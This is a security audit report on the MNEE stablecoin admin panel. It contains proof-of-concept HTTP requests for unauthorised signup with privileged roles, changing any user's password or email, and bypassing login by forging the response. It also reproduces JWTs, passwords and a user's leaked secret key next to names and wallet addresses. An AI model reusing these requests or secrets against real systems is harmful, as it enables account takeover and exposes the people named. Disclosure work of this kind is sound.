QuillAudits

Audit Report
July, 2024

For

MNEE

Table of Content

Table of Content

Overview


Overview	MNEE is a StableCoin dApp, where we did a security pentest of their admin panel thourougly.
Scope of Audit	The scope of this pentest was to analyze the Web App for quality, security, and correctness.
Timeline	15th April 2024 - 25th April 2024
Updated Code Received	15th July 2024
Final Review	18th July 2024 - 24th July 2024
In Scope	admin.mnee.net

Number of Issues per Severity

High
Medium
Low
Informational

	High	Medium	Low	Informational
Open Issues	0	0	0	0
Acknowledged Issues	0	0	0	0
Partially Resolved Issues	0	0	0	0
Resolved Issues	3	5	5	0

Security Issues



Checked Vulnerabilities

We scanned the application for commonly known and more specific vulnerabilities. Here are some of the commonly known vulnerabilities that we considered:

- Improper Authentication
- Improper Resource Usage
- Improper Authorization
- Insecure File Uploads
- Insecure Direct Object References
- Client-Side Validation Issues
- Rate Limit
- Input Validation
- Injection Attacks
- Cross-Site Request Forgery
- Broken Authentication and Session Management
- Insufficient Transport Layer Protection
- Broken Access Controls
- Insecure Cryptographic Storage
- Insufficient Cryptography
- Insufficient Session Expiration
- Information Leakage
- Third-Party Components
- Malware
- Denial of Service (DoS) Attacks
- Cross-Site Scripting (XSS)
- Security Misconfiguration
- Unvalidated Redirects and Forwards

And more...

Techniques and Methods

Throughout the pentest of MNEE Web applications, care was taken to ensure:

- Information gathering – Using OSINT tools information concerning the web architecture, information leakage, web service integration, and gathering other associated information related to web server & web services.
- Using Automated tools approach for Pentest like Nessus, Acunetix etc.
- Platform testing and configuration
- Error handling and data validation testing
- Encryption-related protection testing
- Client-side and business logic testing

Tools and Platforms used for Pentest:

- Burp Suite
- DNSenum
- Dirbuster
- SQLMap
- Acunetix
- Neucli
- Nabbu
- Turbo Intruder
- Nmap
- Metasploit
- Horusec
- Postman
- Netcat
- Nessus and many more.

Issue Categories

Every issue in this report has been assigned with a severity level. There are four levels of severity, and each of them has been explained below.

High Severity Issues

A high severity issue or vulnerability means that your web app can be exploited. Issues on this level are critical to the web app's performance or functionality, and we recommend these issues be fixed before moving to a live environment.

Medium Severity Issues

The issues marked as medium severity usually arise because of errors and deficiencies in the web app code. Issues on this level could potentially bring problems, and they should still be fixed.

Low Severity Issues

Low-level severity issues can cause minor impact and or are just warnings that can remain unfixed for now. It would be better to fix these issues at some point in the future.

Informational

These are four issues that indicate an improvement request, a general question, a cosmetic or documentation error, or a request for information. There is low-to-no impact.

High Severity Issues

1. SignUp / Register Function Accessible through API

Description

Registration is disabled in the admin panel but here through API endpoint we are able to register account even after disabling it from frontend.

Vulnerable Frontend

https://api.stg.mnee.net/api/v1/signup

Steps to Reproduce

Send the following request :

```
POST /api/v1/signup HTTP/2
Host: api.mnee.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization: null
Content-Length: 174
Origin: https://admin.mnee.net
Referer: https://admin.mnee.net/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers

{
“name”:”quillaudit”,
“address”:”0x445e5Bc684708266CB849CB653D2885AB9d12a6d”,
“role”:”ROLE_BLACKLIST/FREEZE”,
“username”:”quillaudit@demo.com”,
“password”:”quillaudit”
}
```

POC

Username: quillaudit@demo.com
Password: quillaudit

Recommendation

Disable the Signup Endpoint to remove registration functionality or move it to a secure different endpoint so that it can't be bruteforce.

Status

Resolved

2. Secretkey of Some users leaked in API endpoint

Description

Secret key are meant to be private and it is advised to store it encrypted on a offline space and should not be visible through endpoint.

Vulnerable URL

1. https://api.mnee.net/api/v1/getAllUsers

Steps to Reproduce

1. Visit all Users page in the dashboard
2. Monitor the Request Using Postman or BurpSuite
3. Check Response, you can see SecretKey Param with a Key

Recommendation

Remove such critical information of other users from such endpoints

POC

```
GET /api/v1/getAllUsers HTTP/2
Host: api.mnee.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization:
eyJhbGciOiJIUzI1NiJ9.eyJyb2xlIjp7ImlkIjowLCJ0eXBlIjoiUk9MRV9BRE1JTiIsImF1d
Ghvcml0eSI6IlJPTEVfQURNSU4ifSwiaWQiOjEzNCwidXNlcm5hbWUiOiJhZG1pbkBtbmVlLnF
3ZXJ0eSIsImV4cCI6MTcxNTU2ODA0NX0.A3xgz5woAk4AheDBk1jjnicipiq5nojjdf3iQL-0_
Qg
Origin: https://admin.mnee.net
Referer: https://admin.mnee.net/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
```


```
"status":"ACTIVE",
"deleted":false,
"emailVerified":false,
"fullName":"Savvas Rigas",
"googleAuthenticator":false,
"id":88,
"loginAllowed":false,
"pauser":false,
"roles":[
  "ROLE_MINTER",
  "ROLE_BLACKLIST/FREEZE",
  "ROLE_BURNER",
  "ROLE_PAUSER"
],
"secretKey":"UQ2T3NNRB2JU2EL6WBOXKIN6ADUC3XOL",
"username":"srigas@mnee.xyz",
"walletAddress":"0xDC106398F875904eb2E8C4DB1FbE257f334aa2CE"
},
{
"dateCreated":"2024-04-22T06:41:25.332Z[UTC]",
"dateUpdated":"2024-04-22T06:41:25.332Z[UTC]",
"status":"ACTIVE",
"deleted":false,
"emailVerified":false,
"fullName":"Ron Tarter",
"googleAuthenticator":false,
"id":89,
"loginAllowed":false,
"pauser":false,
"roles":[
```


Status

Resolved

3. Password of any User can be Changed

Description

PUT Based Request are not authenticating the Authorization Token resulting in any user being able to change any user's password just from knowing their ID and they can replace the ID to any user and can change password.

Vulnerable URL

1. https://api.mnee.net/api/v1/changePassword

Steps to Reproduce

1. Send this Request to check if the password was changed or not

```
PUT /api/v1/changePassword HTTP/2
Host: api.mnee.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/
124.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization:
eyJhbGciOiJIUzI1NiJ9.eyJyb2xlIjp7ImlkIjowLCJ0eXBlIjoiUk9MRV9BRE1JTiIsImF1dGhvcml0eSI6Il
JPTEVfQURNSU4ifSwiaWQiOjEzNywidXNlcm5hbWUiOiJxdWlsbGF1ZGl0QGRlbW8uY29tIiwiZX
hwIjoxNzE1NjUwNjM4fQ.LLdpvEElS-5wmsUq61wlXc_47q-2hP8MTnCXkkUUhyA
Content-Length: 31
Origin: https://admin.mnee.net
Referer: https://admin.mnee.net/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers

{"id":91,"password":"Mnee@123"}
```

Recommendation

- Check Proper Authorization even in PUT based Request. No user should be allowed to change other user's password.
- ID parameter can be a UUID so it can be difficult to enumerate
- Ask for current password as well when attempting a changepassword.

POC

Request

Pretty Raw Hex

```
1 PUT /api/v1/changePassword HTTP/2
2 Host: api.mnee.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
  Gecko/20100101 Firefox/124.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Authorization:
  eyJhbGciOiJIUzI1NiJ9.eyJyb2xlIjp7ImlkIjowLCJ0eXBlIjoiUk9MRV9BRE1JTiIsImF1dGhv
  cml0eSI6IlJPTEVfQURNSU4ifSwiaWQiOjEzNywidXNlcm5hbWUiOiJxdWlsbGF1ZGl0QGRlbW8uY
  29tIiwiZXhwIjoxNzE1NjUwNjM4fQ.LLdpvEElS-5wmsUq61wlXc_47q-2hP8MTnCXkkUUhyA
9 Content-Length: 31
10 Origin: https://admin.mnee.net
11 Referer: https://admin.mnee.net/
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Te: trailers
16
17 {
   "id":91,
   "password":"Mnee@123"
   }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Wed, 24 Apr 2024 18:53:50 GMT
3 Content-Type: application/json
4 Content-Length: 61
5 Server: nginx/1.18.0 (Ubuntu)
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Headers: origin, content-type, authorization, accept
8 Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PATCH, DELETE
9
10 {
   "message":"successfully change password",
   "status":"success"
   }
```

Username: hlikhari@mnee.xyz
Password: Mnee@123

Status

Resolved

Medium Severity Issues

1. User of any role can be created

Description

Signup allows not only admin but all types of roles even rescue role users to be created during signup we can add roles such as “ROLE_MINTER”,”ROLE_BLACKLIST/FREEZE”,” ROLE_BURNER”,”ROLE_PAUSER” and ROLE_RESCUE.

Vulnerable Endpoint

https://api.mnee.net/api/v1/signup

Steps to Reproduce

Signup using roles likes ROLE_MINTER or ROLE_BLACKLIST/FREEZE with proper wallet address.

Recommendation

Add some type of authorization mechanism for admin to approve such roles user to be created and account can only be activated after approval.

POC

Username: quillaudit@12x.com
password: quillaudit@12

Status

Resolved

2. Login Bypass through Response Manipulation

Description

Login Panel can be bypassed if you craft a precise response with a valid JWT token and a proper JSON body in response. You can enter the account of any user with knowing how their response is going to look like.

Vulnerable Endpoint

https://api.mnee.net/api/v1/login

Recommendation

1. Go to Login Panel and add fake credentials of any email.
   Check the request in Burp
2. Select check response of this request.
   Replace the error response with the following text.

HTTP/2 200 OK
Date: Mon, 22 Apr 2024 06:29:21 GMT
Content-Type: application/json
Content-Length: 452
Server: nginx/1.18.0 (Ubuntu)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: origin, content-type, authorization, accept
Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PATCH, DELETE

{"data":{"address":"0x00C81F5f28c854F57D83afB894f9385465ee7d85","role":"
ROLE_ADMIN","isGoogleAuthenticator":false,"fullName":"admin","id":87,"email":"
admin@mnee.xyz","token":"
eyJhbGciOiJIUzI1NiJ9.eyJyb2xlIjp7ImlkIjowLCJ0eXBlIjoiUk9MRV9BRE1JTiIsImF1dGhvcml0eSI6Il
JPTEVfQURNSU4ifSwiaWQiOjg3LCJ1c2VybmFtZSI6ImFkbWluQG1uZWUueHl6IiwiZXhwIjoxNzE
1NTY3MzYxfQ.iL7hP9n4tFghMifc8kc11RH6lRDOWcr7ykKegRbvUI8"},"message":"Successfully
login user","status":"success"}

You will be signed in as ADMIN

Recommendation

Implement a CSRF or similar mechanism to check if the previous request and the response in use are the same or the response is being manipulated.
Implement a proper JWT Expiration

POC

https://youtu.be/k52Auk-hSfo

Status

Resolved

3. JWT Not EXPIRING

Description

A vulnerability was identified in the JWT (JSON Web Token) implementation, specifically related to token expiration. The JWT tokens issued by the application do not have an expiration time set, making them persistent and potentially increasing the risk of unauthorized access. This issue could allow an attacker to use a stolen JWT token indefinitely, posing a serious security threat to the application and its users.

Recommendation

To mitigate this security issue, it is recommended to implement an expiration time for JWT tokens. This can be achieved by setting an appropriate “exp” (expiration) claim in the JWT payload. The expiration time should be set to a reasonable duration, such as a few minutes or hours, depending on the application’s requirements. Additionally, the application should handle expired tokens by properly validating them and denying access if the token has expired.

Implementing token expiration will help reduce the risk of unauthorized access and enhance the overall security of the application. It is important to regularly review and update the expiration time to ensure that it aligns with the application’s security requirements.

POC

eyJhbGciOiJIUzI1NiJ9.eyJyb2xlIjp7ImlkIjowLCJ0eXBlIjoiUk9MRV9BRE1JTiIsImF1dGhvcml0eSI6IlJPTEVfQURNSU4ifSwiaWQiOjg3LCJ1c2VybmFtZSI6ImFkbWluQG1uZWUueHl6IiwiZXhwIjoxNzE1NTY3MzYxfQ.iL7hP9n4tFghMifc8kc11RH6lRDOWcr7ykKegRbvUI8
This is still a valid jwt

Status

Resolved

4. Rate Limit on Login / Sign Up

Description

During the security penetration test, a critical issue was identified related to the lack of rate limiting on the login/signup functionality of the application. This means that there are no restrictions or controls in place to limit the number of login/signup attempts that can be made within a certain timeframe. As a result, attackers could potentially launch brute force attacks or denial-of-service (DoS) attacks against user accounts by repeatedly attempting to login/signup with various credentials.

Vulnerable URL

1. https://api.mnee.net/api/v1/signup
2. https://api.mnee.net/api/v1/login

Steps to Reproduce

1. Capture the Login Request in Burp
2. Send the request to intruder
3. Select null payload(TO DOS) or select password as Option (To Bruteforce)
4. Click on attack

Recommendation

1. Keep a throttle on requests so that the server can handle so many requests
2. Implement an IP Ban if 100+ requests are made in a small timeframe to avoid Bruteforce attacks

Status

Resolved

5. Replace username and Email of any User

Description

PUT Based Request are not authenticating the Authorization Token resulting in any user being able to change any user's email and username just from knowing their ID and they can replace the ID to any user and can change password.

Vulnerable Endpoint

1. https://api.mnee.net//api/v1/changeEmailAndName

Steps to Reproduce

1. Capture the request made to this endpoint while changing the username or email of your account
2. Replace the ID Param with of any other User to check if it passes through.


```
PUT //api/v1/changeEmailAndName HTTP/2
Host: api.mnee.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization:
eyJhbGciOiJIUzI1NiJ9.eyJyb2xlIjp7ImlkIjowLCJ0eXBlIjoiUk9MRV9BRE1JTiIsImF1dGhvcml0eSI6IlJPTEVfQURNSU4ifSwiaWQiOjg3LCJ1c2VybmFtZSI6ImFkbWluQG1uZWUueHl6IiwiZXhwIjoxNzE1NTY3MzYxfQ.iL7hP9n4tFghMifc8kc11RH6lRDOWcr7ykKegRbvUI8
Content-Length: 57
Origin: https://admin.mnee.net
Referer: https://admin.mnee.net/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers

{"id":87,"username":"admin@mnee.xyz","fullName":"admin1"}
```

Recommendation

- Check Proper Authorization even in PUT based Request. No user should be allowed to change other user's eamil.
- ID parameter can be a UUID so it can be difficult to enumerate
- Ask for current password as well when attempting a change such details.

Status

Resolved

Low Severity Issues

1. Insecure Password Implementation

Description

During a security penetration test, it was discovered that the front end asks the user to check the password to be complex with alphanumeric with symbol but if we hit the API directly to change password the same password can be as simple as 123456.

Recommendation

Add the same security policy in API request as you have implemented in the front end.

Status

Resolved

2. Apache tomcat version Disclosed

Description

During a security penetration test, it was discovered that the error page of Apache Tomcat version 0.1.18 discloses sensitive information. When a request is made to a non-existent resource on the server, the error page that is returned contains detailed information about the server environment, including the version of Apache Tomcat being used. This information could potentially be exploited by malicious actors to launch targeted attacks against the server.

Vulnerable Endpoint

Any Error Page with POST/PUT/PATCH based Request

Steps to Reproduce

1. Send the following Request



```
PATCH /api/v1/client/update/request HTTP/2
Host: api.mnee.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/
124.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization:
eyJhbGciOiJIUzI1NiJ9.eyJyb2xlIjp7ImlkIjowLCJ0eXBlIjoiUk9MRV9BRE1JTiIsImF1dGhvcml0eSI6Il
JPTEVfQURNSU4ifSwiaWQiOjEzNSwidXNlcm5hbWUiOiJxdWlsbHRlc3RAZGVtby5jb20iLCJleHAi
OjE3MTU1NjgxNjh9.XqNWKYZB8FVk38tJYEfZi86RSDbzWYElTL7CtLMYyoI
Content-Length: 59
Origin: https://admin.mnee.net
Referer: https://admin.mnee.net/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers

{“id”:133’,”requestStatus”:”REJECT”,”requestType”:”REMOVE”}
```

Recommendation

Make a Custom Error page and don't let it disclose server Information/Version

POC



Status

Resolved

3. Stack Trace Error

Description

The presence of a stack trace in an error page is a security issue that can potentially expose sensitive information about the underlying system. A stack trace typically includes detailed information about the software environment, including file paths, function names, and potentially even variable values. This information can be leveraged by attackers to gain insights into the system's architecture, identify potential vulnerabilities, and launch targeted attacks

Steps to Reproduce

Any Error Page with POST/PUT/PATCH based Request

Recommendation

To mitigate this security issue, it is recommended to ensure that detailed error messages, including stack traces, are not displayed directly to end users in production environments. Instead, implement proper error handling mechanisms to log these messages securely on the server side. Additionally, consider implementing custom error pages that provide users with a generic error message while logging the detailed error information in a secure manner. Regularly review and update error handling practices to ensure that sensitive information is not inadvertently exposed to potential attackers.

POC

HTTP Status 500 – Internal Server Error

Type Exception Report

Message Request failed.

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
jakarta.servlet.ServletException: jakarta.ws.rs.ProcessingException: Error deserializing object from entity stream.
        org.glassfish.jersey.servlet.WebComponent.serviceImpl(WebComponent.java:409)
        org.glassfish.jersey.servlet.WebComponent.service(WebComponent.java:346)
        org.glassfish.jersey.servlet.ServletContainer.service(ServletContainer.java:357)
        org.glassfish.jersey.servlet.ServletContainer.service(ServletContainer.java:311)
        org.glassfish.jersey.servlet.ServletContainer.service(ServletContainer.java:205)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:51)
```

Root Cause

```
jakarta.ws.rs.ProcessingException: Error deserializing object from entity stream.
        org.glassfish.jersey.jsonb.internal.JsonBindingProvider.readFrom(JsonBindingProvider.java:92)
        org.glassfish.jersey.message.internal.ReaderInterceptorExecutor$TerminalReaderInterceptor.invokeReadFrom(ReaderInterceptorExecutor.java:233)
        org.glassfish.jersey.message.internal.ReaderInterceptorExecutor$TerminalReaderInterceptor.aroundReadFrom(ReaderInterceptorExecutor.java:212)
        org.glassfish.jersey.message.internal.ReaderInterceptorExecutor.proceed(ReaderInterceptorExecutor.java:132)
        org.glassfish.jersey.server.internal.MappableExceptionWrapperInterceptor.aroundReadFrom(MappableExceptionWrapperInterceptor.java:49)
        org.glassfish.jersey.message.internal.ReaderInterceptorExecutor.proceed(ReaderInterceptorExecutor.java:132)
        org.glassfish.jersey.message.internal.MessageBodyFactory.readFrom(MessageBodyFactory.java:1072)
        org.glassfish.jersey.message.internal.InboundMessageContext.readEntity(InboundMessageContext.java:919)
        org.glassfish.jersey.server.ContainerRequest.readEntity(ContainerRequest.java:290)
        org.glassfish.jersey.server.internal.inject.EntityParamValueParamProvider$EntityValueSupplier.apply(EntityParamValueParamProvider.java:73)
        org.glassfish.jersey.server.internal.inject.EntityParamValueParamProvider$EntityValueSupplier.apply(EntityParamValueParamProvider.java:56)
        org.glassfish.jersey.server.spi.internal.ParamValueFactoryWithSource.apply(ParamValueFactoryWithSource.java:50)
        org.glassfish.jersey.server.spi.internal.ParameterValueHelper.getParameterValues(ParameterValueHelper.java:68)
        org.glassfish.jersey.server.model.internal.JavaResourceMethodDispatcherProvider$AbstractMethodParamInvoker.getParamValues(JavaResourceMethodDispatc
        org.glassfish.jersey.server.model.internal.JavaResourceMethodDispatcherProvider$ResponseOutInvoker.doDispatch(JavaResourceMethodDispatcherProvider.
        org.glassfish.jersey.server.model.internal.AbstractJavaResourceMethodDispatcher.dispatch(AbstractJavaResourceMethodDispatcher.java:93)
        org.glassfish.jersey.server.model.ResourceMethodInvoker.invoke(ResourceMethodInvoker.java:478)
        org.glassfish.jersey.server.model.ResourceMethodInvoker.apply(ResourceMethodInvoker.java:400)
        org.glassfish.jersey.server.model.ResourceMethodInvoker.apply(ResourceMethodInvoker.java:81)
        org.glassfish.jersey.server.ServerRuntime$1.run(ServerRuntime.java:261)
        org.glassfish.jersey.internal.Errors$1.call(Errors.java:248)
        org.glassfish.jersey.internal.Errors$1.call(Errors.java:244)
        org.glassfish.jersey.internal.Errors.process(Errors.java:292)
        org.glassfish.jersey.internal.Errors.process(Errors.java:274)
        org.glassfish.jersey.internal.Errors.process(Errors.java:244)
        org.glassfish.jersey.process.internal.RequestScope.runInScope(RequestScope.java:265)
        org.glassfish.jersey.server.ServerRuntime.process(ServerRuntime.java:240)
        org.glassfish.jersey.server.ApplicationHandler.handle(ApplicationHandler.java:697)
```

Status

Resolved

4. Usless Pages still accessible

Description

Pages Which do not posses role in the project are still accessible and hosting junk data which can slow down the performance and can cause openings for security issues.

